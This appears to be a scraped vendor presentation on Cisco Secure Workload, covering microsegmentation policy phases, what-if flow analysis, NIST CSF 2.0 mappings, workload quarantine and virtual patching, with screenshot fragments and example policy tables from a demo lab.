
1 of 1 inventory

Hostname ↑↓	Address ↑↓	Agent Type ↑↓	* ISE_tag ↑↓	* ISE_username ↑↓
TME-CSW-ALICE.tme-csw.lab	192.168.25.33	AnyConnect	Sales_Users	alice

Policy Analysis

Policy Validation, Versioning and Compliance

ID.AM-3
DE.CM-1



Policy Analysis

What-If Scenarios and Traffic Violations

ID.AM-3
DE.CM-1

Traffic would have been dropped (testing real traffic with policies without enforcing!)

Timestamp ↑↓	Policy Categories ↑↓	Consumer Name ↑↓	Provider Name ↑↓	Consumer Address ↑↓	Provider Address ↑↓	Consumer Port ↑↓	Provider Port ↑↓	Protocol ↑↓
Sep 29 4:58:00am	ESCAPED	Unknown	Unknown	192.168.29.10	192.168.2.101	50675	22	TCP

Quick Hypothetical Flow Analysis ?

Match this Hypothetical Flow against

Analyzed Policies

Enforced Policies

Consumer Address

192.168.29.10

Provider Address

192.168.2.101

Protocol

TCP

Provider Port

22

Policy Decision: **DENY**

Find matching policies

Consumer Outbound Policies ?

No Match

Please make sure policy analysis is enabled on external applications that need to be taken into account.

Provider Inbound Policies ?

DENY

dev ecommerce app [p1] ... : Datacenter : Development : eCommerce-Dev


Root

Catch All

What-If Scenarios with Quick Flow Analysis

If applied, the default-deny policy would reject this flow


Policy Enforcement



Dynamic Policy Enforcement


Unified policy enforcement for host, network, and cloud workloads!

- **Secure Workload** leverage the scope structure (organizational hierarchy) for RBACs
- This allows **AppSec/DevSecOps** to secure their applications, while **InfoSec/NetOps/SecOps** ensure that guardrails controls are present
- **Result:** Consistent Allow-List Policies!



Policy Enforcement Approach – Bottom up


- Works well at **smaller scale** with small set of applications
- Complex approving process
- **Dependency** on existing inventory
- Continuous app owner engagement for changes



Pick an App and do reverse-discovery

Policy Enforcement Approach – Top-down

- **Aligns** with Zero-Trust Architecture to define and **segment trust zones** first
- Value realization starts faster paired with a **phased approach**
- Has **less dependencies** on customer data set maturity
- Provides a **pathway** to granular application policy




Top-Down: Phase 1

Examples:

Global Policy – Org/DC wide scope

PCI OOS	↔	PCI CDE	Any Protocol
Production	↔	Non-production	Any Protocol
Internet	↔	OT device network	Any Protocol





Phase 1: Reduce Attack Surface

- Define global policies to achieve larger security intent for an organization.
- This policy will trickle down to every single application hosted in the Data Center

Top-Down: Phase 2

Examples:





Phase 2: Ringfence

- Restrict what is allowed incoming and outgoing to a given application.
- Allows all workloads within an application to communicate over any port.
- ADM – Scope to Scope policies

Top-Down: Phase 3

Examples:


Application – App Scope



Phase 3: Microsegmentation

- Refine the coarse application policies to microsegment down to each workload.

Human Intent-Based Policy



Human Intent-Based Policy

PR.IR-1

< Workspaces Datacenter-SJC14 PRIMARY ... Version 0 View Version History

Matching Inventories 315 Policies 4 Filters 0 Conversations Provided Services Policy Analysis Enforcement Status Enforcement

Filter Policies ...

Absolute and Default Policies 3 Catch All DENY Grouped Ungrouped

Action	Consumer	Provider	Protocols and Ports
DENY	PCI OOS Workloads	PCI CDE Workloads	TCP : Any
DENY	Production-Scope	Development	TCP : Any

Datacenter Level

Ecommerce-Prod PRIMARY ... Version 0 View Version History

Matching Inventories 11 Policies 6 Filters 7 Conversations Provided Services Policy Analysis Enforcement Status Enforcement

Filter Policies ...

Absolute Policies 6 Catch All DENY Grouped Ungrouped

Priority	Action	Consumer	Provider	Protocol	Port
100	ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	AD-DNS	UDP	53 (DNS)
100	ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	... : Datacenter-SJC-14 : Production : eCommerce	TCP	Any
100	ALLOW	... : Shared Services : Jumphosts	... : Datacenter-SJC-14 : Production : eCommerce	TCP	22 (SSH)
100	ALLOW	... : Shared Services : Jumphosts			
100	ALLOW	Any			
100	ALLOW	Any			

Ringfence

Microsegmentation

Action	Consumer	Provider	Protocols and Ports
ALLOW	Any	... : Datacenter-SJC-14 : Production : eCommerce	TCP : 80 (HTTP) ...1 more
ALLOW	ecomm-app-tier	Root : Internet	TCP : 25 (SMTP) ...1 more
ALLOW	ecomm-app-tier	ecomm-redis-nfs	TCP : 2049 (NFS) ...1 more
ALLOW	ecomm-app-tier	ecomm-belb01	TCP : 3306 (MySQL)
ALLOW	ecomm-belb01	ecomm-sql	TCP : 3306 (MySQL)
ALLOW	ecomm-sql	ecomm-sql	TCP : 4567 ...1 more
ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	AD-DNS	UDP : 53 (DNS)
ALLOW	... : Shared Services : Jumphosts	... : Datacenter-SJC-14 : Production : eCommerce	TCP : 22 (SSH) ...1 more

Additional Controls

1. Workload Quarantine
2. Virtual Patch

Proactive and Reactive Risk Management

Identify

Asset Management (AM)

ID.AM-1 – Inventory devices/systems
ID.AM-2 – Inventory software
ID.AM-3 – Map and maintain network flows
ID.AM-4 – Identify external systems
ID.AM-5 – Classify systems for criticality/value

Risk Assessment (RA)

ID.RA-1 – Identify vulnerabilities
ID.RA-2 – Ingest Threat Intelligence

Protect

Technology Infrastructure Resilience (IR)

PR.IR-1 – Segment network to prevent lateral movement

Detect

Continuous Monitoring (CM)

DE.CM-1 – Monitor network flows and services
DE.CM-9 – Monitor workloads for adverse events

Respond

Incident Mitigation (MI)

RS.MI-1 – Contain/Quarantine incidents
RS.MI-2 – Implement Compensating controls

[NIST CSF 2.0](#)

[NIST CSF 2.0 Examples](#)

Quarantine/Contain Blast-Radius

RS.MI-1

Labels used as queries to group workloads (manual, IPAM, Load balancers, K8s) at location level


The screenshot displays the Cisco Guardrails interface for the 'infosec-guardrails' workspace. The 'Policies' tab is active, showing a policy named 'quarantine-risky-vdi-workloads' with a 'DENY' action. The policy is associated with the 'quarantine-risky-vdi-workloads' label. The query for this policy is 'Cisco Security Risk Score > 97 and Easily Exploitable (Cisco Security Risk Score) = true'. The inventory table shows two workloads: vDesktop-0 and vDesktop-1, both with IP addresses 10.67.0.161 and 10.67.0.162 respectively, running MSWindows10Pro.

Consumer	Provider	Protocols and Ports
quarantine-risky-vdi-workloads	CSW-TME : Internet	Any
core-services	Malicious inventories	Any

Hostname	Address	OS
vDesktop-0	10.67.0.161	MSWindows10Pro
vDesktop-1	10.67.0.162	MSWindows10Pro

Compensating Controls with Virtual Patch

RS.MI-2



L7 Virtual Patch Inspection

- Quickly identify vulnerable workloads
- Vulnerability information export done by Secure Workload to FMC
- Run Firepower Recommendations to get IPS signature
- Apply IPS policy to interested traffic flows
- Configure the compensating control to mitigate risk while patching schedule is done

Compensating Controls with Virtual Patch

RS.MI-2

FMC Virtual Patch

Settings Segmentation **Virtual Patching** Event Log

Enter attributes...

Filter

Rules

Virtual Patch Rule

+ Add

Sales Web App

Used in Virtual Patching Rule Sales Web App

Sales Web

Dec 22 2023 03:25:36 pm (CET)

✎ ✕

* Application = Sales-Web and CVE Score v3 > 8

Workloads with Published CVEs

Refresh

Filter Workloads

Rules 1, Workloads 1

CVE List

Vulnerabilities by Source

No Search Constraints (Edit Search)

Third-Party Vulnerabilities Summary

Third-Party Vulnerabilities Details

Table View of Third-Party Vulnerabilities

Hosts


Jump to...

CVE-to-SnortID Mapping

